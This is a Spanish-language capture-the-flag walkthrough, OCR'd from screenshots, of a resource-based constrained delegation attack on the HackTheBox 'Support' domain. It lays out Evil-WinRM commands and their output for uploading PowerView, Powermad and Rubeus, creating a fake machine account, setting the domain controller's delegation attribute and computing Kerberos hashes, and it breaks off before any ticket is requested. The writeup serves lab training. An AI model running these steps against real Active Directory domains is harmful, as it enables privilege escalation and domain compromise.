
Full control of a computer object can be used to perform a resource based constrained delegation attack.

Abusing this primitive is currently only possible through the Rubeus project

como sabemos que el ataque es resource based constrained attack buscamos en internet como atacarlo


primero descargamos powerview
wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1

lo subimos



```
*Evil-WinRM* PS C:\Users\support\Documents> dir


    Directory: C:\Users\support\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         9/2/2023   8:57 PM          12556 20230902205740_BloodHound.zip
-a----         9/2/2023  10:31 PM         770279 PowerView.ps1
-a----         9/2/2023   8:56 PM        1052160 SharpHound.exe
-a----         9/2/2023   8:57 PM          10176 YzgyNDA2MjMtMDk1ZC00MGYxLTk3ZjUtMmYzM2MzYzVlOWFi.bin


*Evil-WinRM* PS C:\Users\support\Documents>
```


lo ejecutamos



```
*Evil-WinRM* PS C:\Users\support\Documents> . .\PowerView.ps1
```


tambien descargamos powermad y lo subimos
wget https://raw.githubusercontent.com/Kevin-Robertson/Powermad/master/Powermad.ps1

upload /home/kali/machineshtb/Support/secondform/Powermad.ps1




```
*Evil-WinRM* PS C:\Users\support\Documents> dir


    Directory: C:\Users\support\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         9/2/2023   8:57 PM          12556 20230902205740_BloodHound.zip
-a----         9/2/2023  10:44 PM         135576 Powermad.ps1
-a----         9/2/2023  10:31 PM         770279 PowerView.ps1
-a----         9/2/2023   8:56 PM        1052160 SharpHound.exe
-a----         9/2/2023   8:57 PM          10176 YzgyNDA2MjMtMDk1ZC00MGYxLTk3ZjUtMmYzM2MzYzVlOWFi.bin


*Evil-WinRM* PS C:\Users\support\Documents>
```

importamos powermad
import-module .\Powermad.ps1




```
*Evil-WinRM* PS C:\Users\support\Documents> import-module .\PowerView.ps1
*Evil-WinRM* PS C:\Users\support\Documents> import-module .\Powermad.ps1
*Evil-WinRM* PS C:\Users\support\Documents> dir
```

chequeamos el ms-DS-Machine
Get-ADDomain | Select-Object -ExpandProperty DistinguishedName | Get-ADObject -Properties 'ms-DS-MachineAccountQuota




```
*Evil-WinRM* PS C:\Users\support\Documents> Get-ADDomain | Select-Object -ExpandProperty DistinguishedName | Get-ADObject -Properties 'ms-DS-MachineAccountQuota'

ms-ds-machineaccountquota
-------------------------
                       10

*Evil-WinRM* PS C:\Users\support\Documents>
```

creamos la maquina falsa
New-MachineAccount -MachineAccount FakeComputer -Password $(ConvertTo-SecureString 'Password123456' -AsPlainText -Force) -Verbose
luego la vemos con get domain
Get-DomainComputer FakeComputer




```
*Evil-WinRM* PS C:\Users\support\Documents> New-MachineAccount -MachineAccount FakeComputer -Password $(ConvertTo-SecureString 'Password123456' -AsPlainText -Force)
Verbose
Verbose: [+] Domain Controller = dc.support.htb
Verbose: [+] Domain = support.htb
Verbose: [+] SAMAccountName = FakeComputer$
Verbose: [+] Distinguished Name = CN=FakeComputer,CN=Computers,DC=support,DC=htb
[+] Machine account FakeComputer added
*Evil-WinRM* PS C:\Users\support\Documents> Get-DomainComputer FakeComputer


pwdlastset             : 9/2/2023 10:53:00 PM
logoncount             : 0
badpasswordtime        : 12/31/1600 4:00:00 PM
distinguishedname      : CN=FakeComputer,CN=Computers,DC=support,DC=htb
objectclass            : {top, person, organizationalPerson, user ... }
name                   : FakeComputer
objectsid              : S-1-5-21-1677581083-3380853377-188903654-5101
samaccountname         : FakeComputer$
localpolicyflags       : 0
codepage               : 0
samaccounttype         : MACHINE_ACCOUNT
accountexpires         : NEVER
countrycode            : 0
whenchanged            : 9/3/2023 5:53:00 AM
instancetype           : 4
usncreated             : 82060
objectguid             : 6ef5f264-0678-4bb8-8c58-92fe01fdae42
lastlogon              : 12/31/1600 4:00:00 PM
lastlogoff             : 12/31/1600 4:00:00 PM
objectcategory         : CN=Computer,CN=Schema,CN=Configuration,DC=support,DC=htb
dscorepropagationdata  : 1/1/1601 12:00:00 AM
serviceprincipalname   : {RestrictedKrbHost/FakeComputer, HOST/FakeComputer, RestrictedKrbHost/FakeComputer.support.htb, HOST/FakeComputer.support.htb}
ms-ds-creatorsid       : {1, 5, 0, 0 ... }
badpwdcount            : 0
cn                     : FakeComputer
useraccountcontrol     : WORKSTATION_TRUST_ACCOUNT
whencreated            : 9/3/2023 5:53:00 AM
primarygroupid         : 515
iscriticalsystemobject : False
```

cambiamos el ssid por el de la maquina falsa




```
*Evil-WinRM* PS C:\Users\support\Documents> Get-DomainComputer FakeComputer


pwdlastset             : 9/2/2023 10:53:00 PM
logoncount             : 0
badpasswordtime        : 12/31/1600 4:00:00 PM
distinguishedname      : CN=FakeComputer,CN=Computers,DC=support,DC=htb
objectclass            : {top, person, organizationalPerson, user...}
name                   : FakeComputer
objectsid              : S-1-5-21-1677581083-3380853377-188903654-5101
samaccountname         : FakeComputer$
localpolicyflags       : 0
codepage               : 0
```

$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-1677581083-3380853377-188903654-5101)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
luego remplazamos por cualquier maquina objetivo.
Get-DomainComputer DC | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose




```
*Evil-WinRM* PS C:\Users\support\Documents> $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-
21-1677581083-3380853377-188903654-5101)"
*Evil-WinRM* PS C:\Users\support\Documents> $SDBytes = New-Object byte[] ($SD.BinaryLength)
*Evil-WinRM* PS C:\Users\support\Documents> $SD.GetBinaryForm($SDBytes, 0)
*Evil-WinRM* PS C:\Users\support\Documents> Get-DomainComputer DC | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose
Verbose: [Get-DomainSearcher] search base: LDAP://DC=support,DC=htb
Verbose: [Get-DomainObject] Extracted domain 'support.htb' from 'CN=DC,OU=Domain Controllers,DC=support,DC=htb'
Verbose: [Get-DomainSearcher] search base: LDAP://DC=support,DC=htb
Verbose: [Get-DomainObject] Get-DomainObject filter string: (&(|(distinguishedname=CN=DC,OU=Domain Controllers,DC=support,DC=htb)))
Verbose: [Set-DomainObject] Setting 'msds-allowedtoactonbehalfofotheridentity' to '1 0 4 128 20 0 0 0 0 0 0 0 0 0 0 0 36 0 0 0 1 2 0 0 0 0 0 5 32 0 0 0 32 2 0 0 2 0 4
4 0 1 0 0 0 0 0 36 0 255 1 15 0 1 5 0 0 0 0 0 5 21 0 0 0 27 219 253 99 129 186 131 201 230 112 66 11 237 19 0 0' for object 'DC$'
*Evil-WinRM* PS C:\Users\support\Documents>
```

rEMPLAZAMOS DC POR MSDS-ALLOWETCO
Get-DomainComputer DC -Properties 'msds-allowedtoactonbehalfofotheridentity'




```
*Evil-WinRM* PS C:\Users\support\Documents> Get-DomainComputer DC -Properties 'msds-allowedtoactonbehalfofotheridentity'

msds-allowedtoactonbehalfofotheridentity
{1, 0, 4, 128...}

*Evil-WinRM* PS C:\Users\support\Documents>
```

DESCARGAMOS RUBEUS.EXE



https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/blob/master/Rubeus.exe
YouTube
DeepL Translate - El m...
Machine Excell
Training
ACTIVE DIRECTORY
Product
Solutions
Open Source
Pricing
Search or jump to...
Sign in
Sign up
r3motecontrol / Ghostpack-CompiledBinaries
Public
Notifications
Fork 174
Star 826
Code
Issues
Pull requests
Actions
Projects
Security
Insights
Files
master
Go to file
dotnet v3.5 compiled binaries
dotnet v4.5 compiled binaries
dotnet v4.7.2 compiled binaries
Ghostpack-CompiledBinaries / Rubeus.exe
r3motecontrol Updated binaries
948803f · last year
History
Code
Blame
437 KB
Raw
View raw

descargamos y subimos



```
*Evil-WinRM* PS C:\Users\support\Documents> upload /home/kali/machineshtb/Support/secondform/Rubeus.exe
Info: Uploading /home/kali/machineshtb/Support/secondform/Rubeus.exe to C:\Users\support\Documents\Rubeus.exe

Data: 595968 bytes of 595968 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\support\Documents> dir


    Directory: C:\Users\support\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          9/2/2023   8:57 PM          12556 20230902205740_BloodHound.zip
-a----          9/2/2023  10:44 PM         135576 Powermad.ps1
-a----          9/2/2023  10:31 PM         770279 PowerView.ps1
-a----          9/2/2023  11:20 PM         446976 Rubeus.exe
-a----          9/2/2023   8:56 PM        1052160 SharpHound.exe
-a----          9/2/2023   8:57 PM          10176 YzgyNDA2MjMtMDk1ZC00MGYxLTk3ZjUtMmYzM2MzYzVlOWFi.bin


*Evil-WinRM* PS C:\Users\support\Documents>
```

corremos rubeus con las credenciales




```
*Evil-WinRM* PS C:\Users\support\Documents> .\Rubeus.exe hash /password:Password123456 /user:FakeComputer$ /domain:support.htb

  v2.2.0

[*] Action: Calculate Password Hash(es)

[*] Input password             : Password123456
[*] Input username             : FakeComputer$
[*] Input domain               : support.htb
[*] Salt                       : SUPPORT.HTBhostfakecomputer.support.htb
[*]       rc4_hmac             : FFCE0C45C18CFDBB3EC16289A9D704DA
[*]       aes128_cts_hmac_sha1 : A6521F1BF1135EB4E506DDD6CE6FFDFF
[*]       aes256_cts_hmac_sha1 : 00239973493AE4BEC07F4C2A87A18E6FEAE1DBB761CAEB0DF04ED7AFCDA94D5D
[*]       des_cbc_md5          : 6102869404A84016

*Evil-WinRM* PS C:\Users\support\Documents>
```

Kerberos extension. This step will allow us to request a service ticket for any user on the domain, which we will utilize to request a user with an elevated privilege, such as a domain admin.

